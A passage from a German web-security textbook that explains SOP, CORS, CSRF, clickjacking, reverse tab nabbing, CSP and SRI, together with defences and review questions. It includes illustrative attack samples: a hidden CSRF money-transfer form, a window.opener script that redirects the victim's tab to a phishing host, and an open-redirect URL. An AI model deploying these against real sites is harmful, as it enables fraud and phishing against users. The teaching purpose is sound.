- die Methoden *element.write* und *element.writeln* als auch die Attribute *innerHTML* und *outerHTML* rendern die übergebenen Texte als HTML-Code. Dabei kann auch Code exekutiert werden — es wird empfohlen stattdessen *innerText* und *textContent* zu verwenden.
- die Methode *eval* sollte vermieden werden. Achtung: teilweise wird *eval* intern verwendet (z. B. bei Verwendung von Timeout-Funktionen), hier sollten keine Benutzereingaben verwendet werden.
- Ebenso sollte niemals user-supplied Data als Event-Handler verwendet werden.

9.1.4 Same-Origin-Policy (SOP)

Die Same-Origin-Policy ist fixer Bestandteil moderner Browser. *Origin* ist definiert als die Kombination von Schema, Domainname und Port⁴ (z. B. `https://snikt.net:443`). Die Same-Origin-Policy moderner Browser sagt aus, dass ein Skript das von Seite 1 geladen wurde, nur auf Ressourcen auf Seite 2 zugreifen darf, wenn beide Seiten den identen Origin besitzen.

Die Same-Origin-Policy ist essentiell für die Sicherheit. Würde es diese nicht geben, könnte Javascript ausgehend von einer Seite auf die Daten (DOM) einer externen Seite zugreifen. Da dieser Zugriff durch den Webbrowser geschieht, würde bei diesem Zugriff das Session-Cookie mitübertragen werden und die Operation würde mit der Identität des Webbrowser-Benutzers durchgeführt werden.

Cross-Origin Resource Sharing (CORS)

Während die Same-Origin-Policy aus Sicherheitssicht begrüßenswert ist, muss sie teilweise aufgeweicht werden. Zum Beispiel könnte eine Webseite aus Sicherheitsgründen auf mehrere Teilservers aufgeteilt worden sein: *www.evil.com* beinhaltet die klassische Webseite, während *api.evil.com* Operationen anbietet, die von *www* aus aufgerufen werden sollten.

Um diese Zugriffe sauber zu erlauben, wird Cross-Domain Resource Sharing verwendet. Hierbei werden zusätzliche Browser-Header verwendet, über diese wird dem Webbrowser signalisiert, auf welche Operationen zugegriffen werden darf.

Da diese Information über HTTP Header mitgeteilt wird, muss vor der eigentlichen Operation eine Kommunikation zwischen dem Webbrowser und dem API Server geschehen (wenn der Header erst als Antwort auf die ausgeführte Operation übertragen worden wäre, wäre es etwas spät. . .). Dafür wird die so genannten *preflight authorization* verwendet.

Operationen, bei denen Webbrowser CORS durchführen sollten:

- alle HTTP Methoden ausser HTTP GET und HTTP POST
- HTTP POST, abhängig vom verwendeten Content-Type
- AJAX-Requests
- Web Fonts

Ist eine CORS-Authorization notwendig, werden folgende Schritte durchgeführt:

1. Der Webbrowser eines Benutzers erkennt, dass er ausgehend von *www* auf *api* zugreifen will und hierfür ein CORS Authorization notwendig ist.
2. Um diese durchzuführen, versendet er einen HTTP OPTIONS request auf die gewünschte Operation auf *api* und setzt dabei den Origin Header: *Origin: http://www* auf die aufrufende Webseite.
3. Der *api* Webserver antwortet nun mit dem HTTP Header *Access-Control-Allow-Origin: http://www* und signalisiert dem Webbrowser dass der Zugriff auf *api* ausgehend von *www* erlaubt ist.
4. Der Webserver führt nun die Operation auf *api* durch.

⁴Achtung: der Internet Explorer Browser ignoriert den Port bei der Bestimmung des Origins!

JSONP

Vor der Verfügbarkeit von *CORS* wurde häufig *JSONP* zum Datenaustausch mittels Javascript bzw. zum Umgehen der SOP verwendet. Bei diesem Verfahren werden die gewünschten Daten über einen GET-Request als Javascript-Datei geladen. Damit die geladenen Daten an Javascript übergeben werden, wird beim Inkludieren der Daten eine Callback Funktion mit übergeben.

Ein Beispiel, mittels der URL `/php/jsonp.php?callback=callback` wird eine Operation aufgerufen, der Parameter *callback* gibt an, wie die lokale Javascript-Callback Funktion heißt. Das Antwortdokument ist z. B.:

```
callback({'name':"John", "age":30, "city":"New York" });
```

In der aufrufenden Webseite würde der Call nun folgendermaßen aussehen:

```
<script>
function callback(data) {
    console.log(data);
}
</script>
<script src="/jsonp.php?callback=callback"></script>
```

Es wird also vom Server ein Funktionsaufruf (auf die Callback-Funktion) mit den serverseitigen-Daten erzeugt und dadurch im Webbrowser die jeweilige Javascript-Funktion aufgerufen. In diesem Fall greift die SOP nicht (da der src-Aufruf ein GET-Request ist), allerdings muss bei der Eingabeprüfung innerhalb der callback-Funktion darauf geachtet werden, ob Schadcode enthalten ist. Aus diesem Grund wird empfohlen, immer *CORS* anstatt von *JSONP* einzusetzen (abgesehen davon, dass eine *JSONP*-Operation meistens für alle Teilnehmer des Internets verfügbar ist).

9.1.5 Hardening mittels X-XSS-Protection

Moderne Browser verwendeten Heuristiken um *Reflected-XSS* Angriffe automatisiert zu erkennen. Zumeist werden hierfür die ausgehenden HTTP Requests (inkl. Parameter) mit den eingehenden Antwortdokumenten verglichen.

Leider kann nicht davon ausgegangen werden, dass bei Browsern diese Heuristik per Default aktiviert oder deaktiviert ist — das Verhalten kann allerdings mittels des *X-XSS-Protection*-Header gesteuert werden. Es wird daher empfohlen, diesen Header zu setzen um undefiniertes Verhalten zu vermeiden.

Folgende Werte sind für den Header erlaubt:

- 0** : die XSS-Heuristik soll deaktiviert werden.
- 1** : die XSS-Heuristik soll aktiviert werden, erkannte potentielle XSS-Schadmuster werden aus der Ausgabe entfernt.
- 1;mode=block** : die XSS-Heuristik soll aktiviert werden, falls XSS-Schadmuster erkannt werden wird keine Webseite gerendert.

9.1.6 Hardening mittels CSP

Die Content Security Policy kann verwendet werden um potentielle Javascript-Lücken zu vermeiden. Hierbei wird durch eine Policy definiert in welchen Dateien überhaupt Javascript-Code vorkommen darf. Falls eine saubere Trennung in JavaScript- und HTML-Dateien durchgeführt wurde, kann die Definition von JavaScript-Fragmenten in HTML Dateien vollkommen deaktiviert werden. Falls es ein Angreifer nun schafft, durch eine Injection Lücke JavaScript-Code in einer HTML-Seite zu platzieren, würde dieser durch den Browser einfach ignoriert werden.

Ein Problem beim Einsatz von CSP sind *polyglot* Files. Dies sind Dateien, die so gebaut wurden, dass sie gleichzeitig zwei unterschiedliche Datentypen erfüllen. Ein Beispiel für ein polyglot File ist eine JPEG-Datei welche, wenn sie als Textdatei eingebunden wird, validen Javascript-Code beinhaltet. Ein Beispiel für solche Dateien kann unter <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs> gefunden werden. Dies ist problematisch, da ein Angreifer ein JavaScript File als Bild hochladen kann (während der Upload von JavaScript-Files normalerweise durch eine Webapplikation blockiert wird) und danach mittels eines *script*-Tags dieses Bild als Javascript-Source File innerhalb von HTML inkludieren kann. Dies umgeht potentielle CSP-Richtlinien.

9.2 CSRF Angriffe

CSRF-Angriffe nutzen ein bestehendes Vertrauensverhältnis zwischen dem Web-Browser des Opfers und einem Webserver aus. Das grundsätzliche Problem ist, dass der Webbrowser, bei Requests zu bereits eingeloggten Webservern, automatisch Sessions anhängen. Dabei wird nicht überprüft, ob der ausgehende Request wirklich vom Benutzer in Auftrag gegeben worden ist.

Folgende Schritte würden bei einem typischen CSRF-Szenario passieren:

1. Der Benutzer (im Folgenden das Opfer genannt) loggt sich bei einem Webserver ein. Der Webbrowser des Benutzers speichert sich das Session-Cookie für Folgezugriffe auf diesen Webserver.
2. Der Benutzer surft im Internet und besucht dabei einen durch den Angreifer kontrollierten Webserver.
3. Auf diesem Webserver befindet sich ein Formular, welches eine Operation auf dem Webserver, auf dem das Opfer eingeloggt ist, aufruft.
4. Der Browser des Opfers lädt die Webseite vom Webserver des Angreifers. Das Formular wird entweder durch den unbedarften Anwender oder durch Javascript automatisch abgesendet.
5. Der Browser des Opfers hängt automatisch das Session-Cookie zu dem ausgehenden Request hinzu.
6. Der Webserver (auf dem das Opfer eingeloggt war) erhält nun einen Request mit einer validen Session ausgehend vom Webbrowser des Opfers. Da dieser Request vollkommen korrekt aussieht, wird dieser auch exekutiert.

Ein Beispiel für ein HTML Formular welches der Angreifer auf seinem Webserver hinterlegen würden:

```
<form action="http://bank.com/transfer.do" method="POST">
<input type="hidden" name="acct" value="MARIA"/>
<input type="hidden" name="amount" value="100000"/>
<input type="submit" value="View my pictures"/>
</form>
```

In diesem Fall wird die Operation `http://bank.com/transfer.do` mit den Parametern *acct* und *amount* aufgerufen. Bei diesem Beispiel wurden die Felder versteckt und der Button mit einem *ablenkenden* Text beschriftet. Alternativ könnte der Angreifer das Formular auch in einem 1x1 Pixel großem IFrame verstecken und automatisiert mittels Javascript abschicken.

Es gibt mehrere Gegenmaßnahmen gegen CSRF-basierte Angriffe, sicherheitstechnisch ist das sogenannte *Synchronizer-Pattern* vorzuziehen. Bei diesem fügt der Webserver bei jedem Formular ein verstecktes HTML-Feld hinzu, in dieses schreibt der Server einen zufälligen Zahlenwert. Wird eine Operation am Server aufgerufen wird dieses Feld an den Server übertragen und dieser vergleicht den übertragenen Zahlenwert mit dem vom Server erwarteten Zahlenwert. Falls diese übereinstimmen, wird die Operation ausgeführt, ansonsten wird die Operation verworfen. Dieser

Schutz funktioniert, da der Angreifer auf seinem remote Server den Zahlenwert erraten und in das Angriffs-Formular einfügen müsste.

Damit dieser Schutz verlässlich funktioniert, muss der Zahlenwert regelmäßig erneuert werden, bevorzugterweise sollte für jede potentielle Operation ein neuer Zufallswert generiert werden. In der Praxis wird diese Anti-CSRF Maßnahme häufig vollkommen transparent und automatisch durch das verwendete Web-Framework implementiert.

Wichtig ist, dass eine Operation die einen CSRF-Check implementiert nicht nur überprüft, ob ein potentiell übergebener CSRF-Wert mit dem server-gespeicherten CSRF-Wert übereinstimmt, sondern auch überprüft ob überhaupt ein CSRF-Wert übergeben wurde. Während Tests wurde häufig das fehlerhafte Verhalten vorgefunden, dass wenn der CSRF-Parameter einfach gelöscht wird, die Operation ausgeführt wird (also CSRF-Tokens nur verglichen werden, wenn beim Aufruf zumindest ein CSRF-Wert übergeben wird).

Eine weitere Schutzmaßnahme (im Sinne des Hardening) ist der Einsatz des *SameSite* Cookie-Flags. Bei korrektem Setzen dieses Flags erlaubt der Web-Browser des Opfers das Übertragen der Session-Id nur, wenn sowohl das Formular als auch das Ziel des Formulars sich auf dem identen Webserver befinden.

9.3 Unverified Forwards and Redirects

Diese Schwachstelle war in den OWASP Top 10 2013 vorhanden, wurde allerdings 2017 aus der Liste der Top 10 entfernt. Die Schwachstelle entsteht, falls eine Operation einer Webapplikation den Benutzerbrowser auf eine weitere Seite weiterleitet und das Ziel über einen Parameter bestimmt wird. Ein Angreifer kann nun versuchen, das Opfer auf eine externe Seite zu leiten um dies im Zuge eines Social Engineering Angriffs auszunutzen. Eine verwundbare Operation würde z. B. folgendermaßen aussehen: `http://example.com/example.php?url=http://malicious.example.com`.

Besonders gefährlich ist es, wenn die verlinkte URL nicht über ein HTTP Redirect aufgerufen wird, sondern wenn die übergebene URL als Ziel eines eingebetteten IFrames verwendet wird. Auf diese Weise kann der Angreifer Inhalte auf der (vermeintlichen) Opferwebseite platzieren, die meisten Enduser werden nicht bemerken, dass sie gerade Daten in einem Iframe und nicht in der Opfer-Webseite eingeben.

Falls es wirklich notwendig sein sollte, dass eine Zieladresse über einen URL-Parameter übergeben wird, sollte penibles Whitelisting der erlaubten URLs betrieben werden.

9.4 Clickjacking

Clickjacking wird auch teilweise *UI redress attack* genannt. Bei diesem Angriff will der Angreifer einen unbedarften Benutzer dazu bringen, eine Webseite zu bedienen. Um dies durchzuführen, baut der Angreifer eine eigene, harmlos aussehende, Webseite, welche den identen Bedienfluss wie die Webseite besitzt, die der Angreifer gerne fernsteuern würde. Mittels eines IFrames wird die Opferwebseite über die erstellte Webseite des Angreifers gelegt, die Transparenz der Opfer-Webseite wird auf 100% gesetzt.

Wenn nun der Benutzer die vermeintliche (vom Angreifer erstellte) Webseite bedient, werden in Wirklichkeit alle Benutzereingaben an die transparente Opfer-Webseite übertragen und dadurch diese durch den Benutzer ferngesteuert.

Eine gute Abwehrmassnahme gegen Clickjacking ist der *X-Frame-Options* HTTP Header.

9.4.1 X-Frame-Options

Der *X-Frame-Options* Header wird verwendet um dem Webbrowser mitzuteilen, innerhalb welcher Webseiten die eigene Webseite eingebunden werden darf. Dadurch werden Clickjacking-Angriffe unterbunden.

Der Webserver kann über das Setzen des *X-Frame-Options* Header auf folgende Werte das Webbrowser-Verhaltensmuster beeinflussen:

DENY : die Webseite darf nicht von anderen Webseiten mittels IFrames eingebunden werden.

SAMEORIGIN : die Webseite darf von allen Webseiten mit dem identen Origin eingebunden werden.

ALLOW-FROM domain : die Webseite darf explizit von der Domain *domain* eingebunden werden.

9.5 Reverse Tab Nabbing

Bei einem Reverse Tab Nabbing navigiert der Benutzer zuerst auf eine Opferseite. Diese öffnet nun einen Link auf eine böartige Seite in einem neuen Fenster. Die aufgerufene böartige Seite verwendet nun Javascript um die Adresse der aufrufenden Seite (die wahrscheinlich gerade im Hintergrund ist) zu verändern, der Webbrowser führt nun ein redirect auf die neu verlinkte Seite im Hintergrund vor (während der Benutzer noch immer die neu geöffnete Seite betrachtet). Wenn der Benutzer nun das geöffnete Fenster schließt befindet er sich vermeintlich auf der ursprünglichen Seite, welche den Link öffnete, befindet sich allerdings in Wirklichkeit auf einer Seite, die vom Angreifer bestimmt wurde.

Ein Beispiel für Reverse Tab Nabbing, folgende Opfer Seite:

```
<html>
  <body>
    <li><a href="bad.example.com" target="_blank">Vulnerable target using html link to
      ↪ open the new page</a></li>
    <button onclick="window.open('https://bad.example.com')">Vulnerable target using
      ↪ javascript to open the new page</button>
  </body>
</html>
```

Die Opferwebseite öffnet eine externe Seite über einen Link (mittels *target=_blank* wird ein neues Fenster geöffnet) bzw. alternativ über Javascript (*onclick*). Als neue Webseite verwendet der Angreifer folgendes:

```
<html>
  <body>
    <script>
      if (window.opener) {
        window.opener.location = "https://phish.example.com";
      }
    </script>
  </body>
</html>
```

Der Angreifer setzt über *window.opener* die Adresse der aufgerufenen Seite und ändert dadurch (im Hintergrund) die im Webbrowser dargestellte Seite. Wenn der Benutzer die geöffnete Seite schließt, gelangt er dadurch auf eine vom Angreifer modifizierte Webseite.

Als Gegenmaßnahme sollte bei ausgehenden Links immer das *rel* Attribute auf *noopener noreferrer* gesetzt werden. Dadurch kann die geöffnete Seite nicht mehr über *windows.opener* auf die Location der öffnenden Seite zugreifen. Zusätzlich kann über die *Referrer-Policy* das Übermitteln des Referrer-Headers an die aufgerufene Webseite unterbunden werden.

9.6 HTML5 WebStorage/LocalStorage

HTML5 LocalStorage oder WebStorage bietet Webapplikationen die Möglichkeit lokal größere Datenmengen (um die fünf Megabyte) zu speichern. Im Gegensatz dazu sollte bei Cookies davon ausgegangen werden, dass maximal 4096 Byte gespeichert werden können.

Ähnlich wie bei Cookies kann ein Angreifer mit einer Javascript-Lücke die lokalen Daten modifizieren. Eine Webapplikation muss daher auf jeden Fall die Integrität der gespeicherten Daten vor jedem Zugriff überprüfen. Da LocalStorage im Klartext abgelegt wird, muss bei sensiblen Daten die Webapplikation selbst für die Vertraulichkeit der Daten durch Verschlüsselung sorgen.

Der Entwickler kann zwischen SessionStorage und LocalStorage unterscheiden. Ersteres wird beim Schließen des Browser-Fensters verworfen, letzteres wird wirklich langfristig persistiert. Wenn möglich sollte SessionStorage verwendet werden.

Verglichen zu Cookie ist WebStorage und SessionStorage stärker gegenüber XSS-Angriffen verwundbar. Dies ist durch zwei Probleme bedingt:

1. Cookies können durch Verwendung des *httpOnly*-Flags den Zugriff durch JavaScript unterbinden. Bei WebStorage wurde dieser Sicherheitsmechanismus nicht vorgesehen.
2. Cookies können auf einen Unterpfad gescoped werden. Werden z.B. zwei Webapplikationen auf einem gemeinsamen Server betrieben, kann ein Cookie z. B. für `https://example.local/app1` und ein Cookie für `https://example.local/app2` ausgestellt werden. Eine Applikation besitzt keinen Zugriff auf das Cookie der anderen Applikation. Bei WebStorage kann dies nicht durchgeführt werden, WebStorage ist immer für die Domain gültig. Das heißt, dass ein Angreifer mit einem XSS-Fehler in app1 auf den WebStorage der app2 zugreifen kann.

Aus diesen Gründen verbieten einige Sicherheitsrichtlinien den Einsatz von HTML5 Web- und SessionStorage.

9.7 HTML5 WebWorkers

Die Javascript-Umgebung eines Webbrowsers ist eine Single-Thread Umgebung. Wenn ein Javascript länger läuft, blockiert es die Ausführung aller anderen JavaScripts auf der Seite.

Um long-running JavaScripts zu erlauben, wurden WebWorker eingeführt. Dies sind JavaScript Programme die analog zu einem Background-Thread gestartet werden und an welche Nachrichten von der Webseite aus verschickt werden können.

Da WebWorker selbst AJAX-Requests (XMLHttpRequest) ausführen, und potentiell die CPU des Hosts auslasten können, muss bei deren Entwicklung darauf geachtet werden, dass ein Angreifer nicht Zugriff auf diese erhält. Insbesondere sollten keine benutzer-bereitgestellten Daten direkt an Webworker übergeben werden.

9.8 Reflektionsfragen

1. Erkläre Reflected-, Stored- und DOM-Based XSS Angriffe. Welche Gegenmaßnahmen gibt es und erläutere diese.
2. Was sind unvalidated Forwards und Redirects? Wie kann dagegen geschützt werden?
3. Was sind Reverse Tab Nabbing Angriffe? Welche Absicherungsmaßnahmen gibt es dagegen?
4. Welche Sicherheitsprobleme können bei HTML5 Local Storage auftreten?
5. Wie funktionieren Clickjacking-Angriffe und wie können diese verhindert werden?
6. Wie funktioniert ein CSRF-Angriff? Erläutere zwei potentielle Gegenmaßnahmen?
7. Was versteht man unter SOP? Warum und wie kann dieses Prinzip mit CORS aufweichen?

10. Clientseitige Schutzmaßnahmen

10.1 Integration externer Komponenten

Werden externe Inhalte innerhalb der eigenen Seite inkludiert, erhöht sich die Angriffsfläche: ein Angreifer mit Zugriff auf die externe Seite kann über diese Schadcode in die, eigentlich sichere, eigene Webseite einschleusen. Falls die Einbindung externer Inhalte zwingend benötigt wird, kann das Gefahrenpotential durch Einsatz folgender Techniken reduziert werden:

10.1.1 IFrame: sandbox-Flag

Wird eine externe Resource über das HTML *iframe* Tag eingebunden kann durch Verwendung des *sandbox*-Attributes die Sicherheit erhöht werden. Bei Verwendung dieses Attributes werden folgende Einschränkungen aktiviert:

- JavaScript wird für die eingebundene Resource deaktiviert.
- Die eingebundene Seite bekommt einen eigenen Origin; dadurch kann dieses nicht mehr auf die einbindende Seite zugreifen, auch wenn diese auf dem identen Server abgelegt waren.
- Die eingebundene Seite kann keine neuen Fenster bzw. Dialoge öffnen.
- Es können keine Formulare abgeschickt werden.
- Plugins werden für die eingebettete Seite deaktiviert.
- Autoplay wird deaktiviert.

Die Einschränkungen können durch mehrere Optionen aufgeweicht werden, der Namen dieser Optionen beginnt mit *allow*-. Ein abschließendes Beispiel für einen per IFrame eingebundenen Twitter-Button:

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups allow-forms"
src="https://platform.twitter.com/widgets/tweet_button.html"
style="border: 0; width:130px; height:20px;"
/>iframe>
```

10.1.2 Subresource Integrity (SRI)

Webapplikationen lagern statische Dateien häufig auf externe Server aus. Ein Beispiel hierfür wäre z. B. das Auslagern von statische Javascript- oder CSS-Dateien auf ein CDN-Netzwerk. Dies wird

zumeist zur Erhöhung der Performance bzw. Reduktion der Latenzzeit durchgeführt.

Ein Angreifer, der Zugriff auf einen externen Server erlangt, kann auf diesen böartigen JavaScript- oder CSS-Code hinterlegen. Lädt nun eine Webseite diese Dateien, wird diese automatisch infiziert. Um diesen Angriffsvektor zu vermeiden, kann Subresource Integrity verwendet werden. Bei dieser Technik wird ein Hashwert für jede eingebundene Resource berechnet und innerhalb der eigenen Webseite angegeben. Wird nun eine externe Resource angefordert, berechnet der Webbrowser den Hashwert der empfangenen Resource und vergleicht diesen mit dem konfigurierten Hashwert (innerhalb der Webseite). Die Resource wird nur verwendet, wenn diese Hashwerte ident sind.

Ein Beispiel:

```
<script src="https://example.com/example-framework.js"
integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
crossorigin="anonymous">
</script>
```

Mittels CSP kann die Verwendung von Subresource Integrity erzwungen werden, folgendes Beispiel erzwingt die Angabe von Hashsummen für alle inkludierte JavaScript- und CSS-Dateien.

```
Content-Security-Policy: require-sri-for script style;
```

10.2 Referrer-Policy

Ein Standard-Header der von Webbrowsern gesetzt wird ist der *Referer*-Header. Dieser inkludiert bei jedem Seitenaufruf die URL der aufrufenden Seite. Dies kann einen negativen Security-Impact haben, falls die URL der aufrufenden Seite sensible Informationen (wie z. B. eine Session-Id oder auch sensible Benutzerdaten) beinhaltet. Potentiell wird der Header vom Empfangsserver und, bei unverschlüsselter Kommunikation, von allen verbundenen Geräten entlang des Kommunikationsfadens gesehen.

Web-Server können das gewünschte Verhalten durch Verwendung des Headers *Referrer-Policy*¹ mitteilen, valide Werte sind:

no-referrer : der Referer-Header wird nicht übertragen.

no-referrer-when-downgrad : die URL wird als Referer übertragen sofern die Folgeseite nicht ein unsichereres Protokoll verwendet. Dadurch wird z. B. eine Übertragung der URL beim Übergang von HTTPS zu HTTP verboten. Dies ist häufig das Default-Verhalten der Webbrowser.

origin : es wird immer nur der Origin übertragen.

origin-when-cross-origin : es wird die volle URL übertragen, sofern man sich innerhalb des identen Origins befindet. Falls es zu einem Origin-Wechsel kommt (z. B. durch Navigation auf eine externe Seite) wird nur der Origin übertragen.

same-origin : solange man sich innerhalb des Origins befindet, wird die URL gesetzt, ansonsten wird kein Referer-Header versendet.

strict-origin : es wird immer nur der Origin als Referer versendet, und dies auch nur falls das Sicherheitslevel ident ist (es wird also beim Übergang von einer HTTPS auf eine HTTP Seite kein Referer gesetzt).

strict-origin-when-cross-origin : es wird die volle URL innerhalb des identen Origin verwendet, wird auf Webseiten mit unterschiedlichen Origin zugegriffen (also z. B. beim Übergang

¹Achtung: während der Header aufgrund eines Rechtschreibfehlers *Referer* heißt, heißt der Policy Header *Referrer-Policy*.

auf externe Webseiten) wird nur der Origin als Referer verwendet. Falls die Sicherheit der Kommunikation schlechter wird (also z. B. beim Übergang von HTTPS auf HTTP) wird überhaupt kein Referer-Header versendet.

unsafe-url : die gesamte URL wird im Referrer-Header immer übertragen.

Es wird empfohlen, eine *Referrer-Policy* zu wählen, die nicht *no-referrer-when-downgrade* bzw. *unsafe-url* ist.

10.3 Content-Security-Policy

Die Content-Security-Policy (CSP) erlaubt es, eine umfangreiche Policy von Webservern an Browser zu übertragen. Prinzipiell sind mittels einer CSP viele der bereits erwähnten Security-Header abbildbar.

Die Content-Security-Policy kann entweder als HTTP-Header oder als Teil des HTML-Dokuments übertragen werden. Der verwendete HTTP Header heißt *Content-Security-Policy*, bei Verwendung eines Meta-Tags würde der Code beispielsweise folgenderweise aussehen:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src
↳ https://*; child-src 'none!';">
```

Die grundlegende Funktionalität von CSP ist:

- Definition von vertrauenswürdigen Javascript bzw. Javascript-Quellen
- Sicherstellen, dass Seitenelemente (CSS, Bilder, etc.) nur aus vertrauenswürdigen Quellen bezogen werden.
- Definition der Interaktion mit externen Seiten (z. B. mittels iFrames)
- Sonstiges: Erhöhung der Verbindungssicherheit, etc.

10.3.1 Trennung von HTML und JavaScript-Code

Mittels CSP wird zumeist definiert aus welchen Quellen Javascript-Code geladen werden darf. Damit dadurch ein gutes Sicherheitsniveau erreicht werden kann, ist eine Trennung vom JavaScript-Code von den verwendeten HTML-Dateien notwendig. Falls Javascript innerhalb von HTML Dateien erlaubt ist, kann schwer unterschieden werden ob vorgefundener JavaScript-Code von der Applikation vorgesehen oder durch einen Angreifer eingeschleust worden ist.

Diese Trennung wird erreicht, wenn der gesamte JavaScript-Code in getrennten JS-Dateien bereitgestellt wird. Dieser wird in die HTML-Seite mittels einem *script*-Tag eingebunden:

```
<script src="externalfile.js"></script>
```

In *externalfile.js* wird nun der JavaScript-Code hinterlegt. Da a-priori keine Verbindung zwischen dem JavaScript-Code und dem HTML-File besteht, wird zumeist der $$(document).ready$ -Callback verwendet. Code in diesem Callback wird ausgeführt, sobald das DOM fertig geladen wurde:

```
$(document).ready(function() {
    // binden des JavaScript-Codes an etwaige Elemente
    document.getElementById("btn").addEventListener('click', doSomething);

    // other Javascript code
});
```

Bei diesem Beispiel wird nun durch die Methode *addEventListener* die JavaScript-Methode *doSomething* beim Klicken auf den Button mit der Id *btn* aufgerufen.

10.3.2 Verfügbare CSP-Elemente

CSP besteht aus mehreren Direktiven, hier ein kurzer Auszug der möglichen Werte:

- `default-src`: definiert die default Policy zum Laden von remote Elementen für die meisten Elemente.
- `script-src`: definiert vertrauenswürdige Quellen für geladene JavaScript Dateien.
- `style-src`: definiert vertrauenswürdige Quellen für geladene CSS-Dateien.
- `plugin-types`, `object-src`: definiert erlaubte Plugin Typen und deren vertrauenswürdige Sourcen.
- `img-src`, `media-src`, `font-src`: definiert vertrauenswürdige Quellen für die jeweiligen Dateitypen
- `child-src` (ehem. `frame-src`): definiert erlaubte Quellen für den Inhalt verwendeter Iframes.
- `sandbox`: aktiviert eine Sandbox für die aktuelle Resource ähnlich wie die Sandbox eines eingebetteten Iframes. Durch Optionen kann die Sandbox aufgeweicht werden.
- `connect-src`: Wird von JSONP, WebSockets und EventSource verwendet.
- `form-action`: welche URIs dürfen als Ziel eines Formulars dienen
- `reflected-xss`: entspricht X-XSS-Protection
- `frame-ancestors`: definiert, welche externen Seiten die Resource im Zuge eines Iframes verwenden dürfen, entspricht ca. einem *X-Frame-Options*.
- `referrer`: ähnlich wie Referrer-Header
- `report-uri`: CSP erlaubt die Angabe einer Reporting-URL. Im Fehlerfall wird an diese URL eine detaillierte Fehlermeldung reported.
- `block-all-mixed-content`
- `upgrade-insecure-requests`

10.3.3 Definition erlaubter Quellen

Alle Direktiven die mit `-src` enden erlauben die Verwendung ähnlicher Source-Werte:

* : erlaubt alle URIs ausgenommen `data:`, `blob:` und `filesystem:`

'none' : verbietet das Laden von Ressourcen.

'self' : erlaubt das Laden von Ressourcen vom eigenen Origin

data : erlaubt das Bereitstellen von Ressourcen über data (base64-codierte Daten).

domain.local : erlaubt das Laden von Daten von der entsprechenden Domain. Wildcards für Subdomains dürfen verwendet werden. Wird der Domainname mit `https://` begonnen, muss HTTPS beim Zugriff verwendet werden

https : erzwingt das Laden von Ressourcen über HTTPS, alle Domains sind erlaubt.

'unsafe-inline' : erlaubt inline Javascript als auch *javascript:* URIs

'unsafe-eval' : erlaubt unsichere dynamische Code-Exekution mittels eval.

'nonce-(nonce)' : *script-* oder *style-*Tags werden exekutiert sofern diese ein nonce-Attribut besitzen welches ident zu dem Wert innerhalb des CSP ist.

sha256-(hash) : Erlaubt die Exekution von Skripten sofern ihr Hash dem in der CSP angegeben Hash entsprechen.

Durch die Verwendung von "unsafe-inline" wird die Trennung zwischen HTML und JavaScript nicht mehr erzwungen und daher der Großteils des XSS-Schutzes neutralisiert. Diese Direktive sollte daher soweit wie möglich vermieden werden.

10.3.4 Verwendung von CSP-Nonces

CSP-Nonces erlauben die Integration von CSP ohne die gesamte Web-Applikation nach dem Grundsatz der strikten Trennung von JavaScript und HTML entwickelt zu haben. Dieses System basiert darauf, dass innerhalb des CSP-Headers eine Nonce (zufällige einmalige Zahl) definiert wird und innerhalb der HTML Datei nur *Script-* und *Style-*Elemente nur exekutiert werden, wenn diese einen identen Wert als *nonce*-Attribut gesetzt haben.

Wird zum Beispiel folgender CSP-Header verwendet:

```
Content-Security-Policy: script-src 'nonce-2726c7f26c'
```

würde das Skript nur exekutiert werden, wenn es die idente nonce (*2726c7f26c*) innerhalb des *script*-Tags verwendet:

```
<script nonce="2726c7f26c">  
  var inline = 1;  
</script>
```

Die Sicherheit dieses Verfahrens ist von zwei Annahmen abhängig:

1. Der Angreifer darf die nonce nicht vorherbestimmen können. Ebenso muss bei jedem Seitenaufruf eine neue nonce generiert werden.
2. Der Angreifer darf nicht die Möglichkeit besitzen, innerhalb eines sicheren Skript-Aufrufs (bei dem die richtige nonce gesetzt ist) bösartigen JavaScript-Code einzufügen.

10.3.5 CSP-Beispiele

Ein einfaches Beispiel, welches das Laden von Ressourcen (Javascript, CSS, Images) nur vom eigenen Server erlaubt:

```
Content-Security-Policy: default-src 'self'
```

Folgendes Beispiel schränkt mögliche Angriffsvektoren bereits stark ein:

```
Content-Security-Policy:  
  object-src 'none';  
  script-src 'nonce-{random}' 'unsafe-inline' 'strict-dynamic' https: http;;  
  base-uri 'none';
```

Folgende Einstellungen werden dadurch an den Browser übermittelt:

- *object-src: none* verhindert das Laden von Plugins wie z. B. Flash.
- Die verwendete *script-src* Line verwendet “neues” als auch “altes” CSP damit unterschiedliche Browserversionen sichere CSP Einstellungen bekommen. Die Kombination von *nonce* und *unsafe-inline* bewirkt bei neueren Browsern, dass *script*-Tags nur verwendet werden, wenn die angegebene Nonce bei dem Skript-Tag als Attribut hinterlegt ist. Neuere Browser ignorieren in dem Fall *unsafe-inline*. Ältere Browser ignorieren die Nonce, über *unsafe-inline* werden allerdings “normale” *script*-Tags erlaubt. *strict-dynamic* erlaubt das Laden von remote JavaScript-Dateien ausgehend von trusted Scripts. Moderne Browser ignorieren die zusätzlichen Schemas (http und https), während ältere Browser die kein *strict-dynamic* erkennen durch die Schemas externe JavaScript-Dateien laden können.
- *base-uri: none* deaktiviert das HTML *base*-Element welches im Zusammenhang mit relativen Imports verwendet werden kann, um Injection-Angriffe durchzuführen.

10.4 Reflektionsfragen

1. Was ist HTML Subresource Integrity (SRI), wie wird diese verwendet und gegen welche Angriffe schützt diese Maßnahme?
2. Wie werden CSP verwendet? Gib ein Beispiel für CSPs? Wie funktionieren *script-src* nonces?
3. Was ist die Referrer-Policy und warum sollte diese verwendet werden?

11 Sensitive Data Exposure

11	Kryptographische Basics	85
11.1	Grundlegende Kryptographische Methoden	
11.2	Weitere Informationsquellen	
12	Speicherung von Passwörtern	89
12.1	Sichere Speicherung von Passwörtern	
12.2	Umgang mit Credentials in Frameworks	
13	Transportlevel-Sicherheit	91
13.1	Perfect Forward Secrecy	
13.2	HSTS	
13.3	WebSockets	

11. Kryptographische Basics

